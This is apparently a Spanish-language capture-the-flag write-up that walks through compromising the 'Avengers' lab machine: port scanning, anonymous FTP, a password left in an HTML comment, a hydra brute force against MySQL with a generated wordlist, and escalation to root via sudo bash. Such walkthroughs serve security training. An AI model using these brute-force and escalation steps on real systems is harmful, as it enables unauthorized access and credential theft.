# AVENGERS

Primero de todo escaneamos la red en busca de la máquina:

```
❯ arp-scan -I ens33 --localnet
```
d

```
192.168.0.38    08:00:27:b2:88:91
```

Esta es la ip de la máquina ya que al ser un servicio virtualizado, la dirección MAC comienza por 08:00.

Ahora vamos a ver la conectividad con la máquina:

```
❯ ping -c 1 192.168.0.38
PING 192.168.0.38 (192.168.0.38) 56(84) bytes of data.
64 bytes from 192.168.0.38: icmp_seq=1 ttl=64 time=0.500 ms

--- 192.168.0.38 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.500/0.500/0.500/0.000 ms
```

Tenemos conectividad, y vemos un ttl de 64, por lo que probablemente estamos ante una máquina Linux.

Ahora vamos a hacer un escaneo de puertos:

```
nmap -p- --open --min-rate 5000 -sS -n -vvv -Pn 192.168.0.38 -oG allPorts
```

```
PORT     STATE SERVICE REASON
21/tcp   open  ftp     syn-ack ttl 6
22/tcp   open  ssh     syn-ack ttl 6
80/tcp   open  http    syn-ack ttl 6
3306/tcp open  mysql   syn-ack ttl 6
```

Ahora hacemos un escaneo más exhaustivo:

```
nmap -p21,22,80,3306 -sCV 192.168.0.38 -oN targeted
```

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.34
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6f:85:17:02:1a:9d:94:c3:b3:4e:92:4b:05:3a:96:a2 (ECDSA)
|_  256 57:6b:d4:59:bd:3b:b5:c0:3f:1b:7e:c0:b9:9a:69:6d (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/webs/ /mysql/
|_http-title: Avengers Hacking \xC3\x89tico
|_http-server-header: Apache/2.4.52 (Ubuntu)
3306/tcp open  mysql   MySQL 8.0.36-0ubuntu0.22.04.1
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.36-0ubuntu0.22.04.1
|   Thread ID: 9
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, ConnectWithDatabase, Suppor
LongPassword, IgnoreSpaceBeforeParenthesis, SupportsTransactions, LongColumnFlag, ODBC
rtsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: k\x1D%c}\x19\x7F\x0DC\x07+4TyF\x05RzK+
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.36_Auto_Generated_Server_Certificate
| Not valid before: 2024-03-21T19:56:11
|_Not valid after:  2034-03-19T19:56:11
```

Vemos que ftp tiene anonymous login allowed pero que no se pueden listar directorios, pero aun así vamos a echarle un ojo y luego vemos la web, que tiene un txt.

```
❯ ftp 192.168.0.38
```

```
ftp> dir
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             459 Mar 24  2024 FLAG.txt
-rw-r--r--    1 0        0             417 Mar 24  2024 credential_mysql.txt.zip
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (459 bytes).
100% |*****************************************************************************
226 Transfer complete.
459 bytes received in 00:00 (571.00 KiB/s)
ftp> get credential_mysql.txt.zip
local: credential_mysql.txt.zip remote: credential_mysql.txt.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for credential_mysql.txt.zip (417 bytes).
100% |*****************************************************************************
226 Transfer complete.
417 bytes received in 00:00 (488.28 KiB/s)
```

Vemos que había dos archivos los cuales nos hemos traspasado para verlos en detalle.

El txt no tiene nada, y el archivo no podemos hacer unzip ya que requiere contraseña, por lo que vamos a investigar otros puntos para ver si vemos esta contraseña.

Ahora con gobuster vamos a buscar directorios que tiene la web:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.0.38/ -x .php,.txt,.html
```

```
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 1105]
/php                  (Status: 301) [Size: 310] [--> http://192.168.0.38/php/]
/flags                (Status: 301) [Size: 312] [--> http://192.168.0.38/flags/]
/code                 (Status: 301) [Size: 311] [--> http://192.168.0.38/code/]
/css                  (Status: 301) [Size: 310] [--> http://192.168.0.38/css/]
/mysql                (Status: 301) [Size: 312] [--> http://192.168.0.38/mysql/]
/robots.txt           (Status: 200) [Size: 49]
/webs                 (Status: 301) [Size: 311] [--> http://192.168.0.38/webs/]
/.html                (Status: 403) [Size: 277]
```

Dentro del directorio mysql, vemos un database.html que viendo el codigo fuente tiene una contraseña:


```
    </footer>
<!-- You have found a password of a user that is hidden out there, keep looking... -->
<!-- password: V201V2JHTnVjR2haYmtveFpFZEZQUT09 -->
</body>
```


Así que vamos a seguir buscando el usuario ahora.

En el directorio webs, hay un html con un buscador, en el código fuente viene un link a un código de javascript, que si lo vemos, parece que puede haber un usuario Hulk, el cual solo aparece si ponemos la palabra fuerzabruta, ahora si probamos a entrar con Hulk nos da error, por lo que vamos a probar a entrar con Hulk pero por ssh.

La contraseña que nos daban no es válida por lo que la guardamos para más tarde, y vamos a intentar entrar por fuerza bruta, ya que además si el código javascript nos decía que si buscabamos fuerzabruta nos salía Hulk:



No encontramos nada, por lo que vamos a probar con fuerzabruta como contraseña:









Y estamos dentro.

Ahora buscando, encontramos un archivo que nos “dice” la contraseña del archivo zip que encontramos al inicio:




Y vemos que la contraseña del archivo era el propio nombre del archivo:




Ahora tenemos que crear un listado con todas las posibilidades de contraseña y luego acceder por fuerza bruta:

```bash
#!/bin/bash

for i in {0..3000}
do
   echo "fuerzabruta${i}" >> contraseñas.txt
done
```

```
fuerzabruta0
fuerzabruta1
fuerzabruta2
fuerzabruta3
fuerzabruta4
fuerzabruta5
fuerzabruta6
fuerzabruta7
fuerzabruta8
fuerzabruta9
fuerzabruta10
fuerzabruta11
fuerzabruta12
fuerzabruta13
fuerzabruta14
fuerzabruta15
fuerzabruta16
fuerzabruta17
fuerzabruta18
fuerzabruta19
fuerzabruta20
fuerzabruta21
fuerzabruta22
fuerzabruta23
fuerzabruta24
fuerzabruta25
fuerzabruta26
fuerzabruta27
fuerzabruta28
fuerzabruta29
fuerzabruta30
fuerzabruta31
fuerzabruta32
fuerzabruta33
```

Y ya tenemos nuestro listado de posibles contraseñas.

Ahora vamos a aplicar fuerza bruta a mysql con las posibles contraseñas creadas:

```
hydra -l hulk -P contraseñas.txt mysql://192.168.0.38
```

```
[3306][mysql] host: 192.168.0.38   login: hulk   password: fuerzabruta2024
```

Ahora vamos a acceder a mysql:

```
❯ mysql -h 192.168.0.38 -u hulk -p
Enter password:
```

```
MySQL [(none)]>
```

Y estamos dentro, ahora vamos a buscar información.

Encontramos información en la base de datos no_db:

```
+----+--------+---------------+
| id | user   | password      |
+----+--------+---------------+
|  1 | stif   | escudoamerica |
|  2 | hulk   | fuerza*****   |
|  3 | antman | ******        |
|  4 | thanos | NOPASSWD      |
+----+--------+---------------+
```

Vamos a ver el usuario stif:

```
hulk@TheHackersLabs-Avengers:~$ su stif
Password:
stif@TheHackersLabs-Avengers:/home/hulk$
```

Con sudo -l vemos que podemos ejecutar /bin/bash:

```
stif@TheHackersLabs-Avengers:~$ sudo -l
Matching Defaults entries for stif on TheHackersLabs-Ave
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User stif may run the following commands on TheHackersLa
    (ALL : ALL) NOPASSWD: /usr/bin/bash
    (ALL : ALL) NOPASSWD: /usr/bin/unzip
stif@TheHackersLabs-Avengers:~$
```

```
stif@TheHackersLabs-Avengers:~$ sudo /bin/bash
root@TheHackersLabs-Avengers:/home/stif# whoami
root
```

Y ya somos root.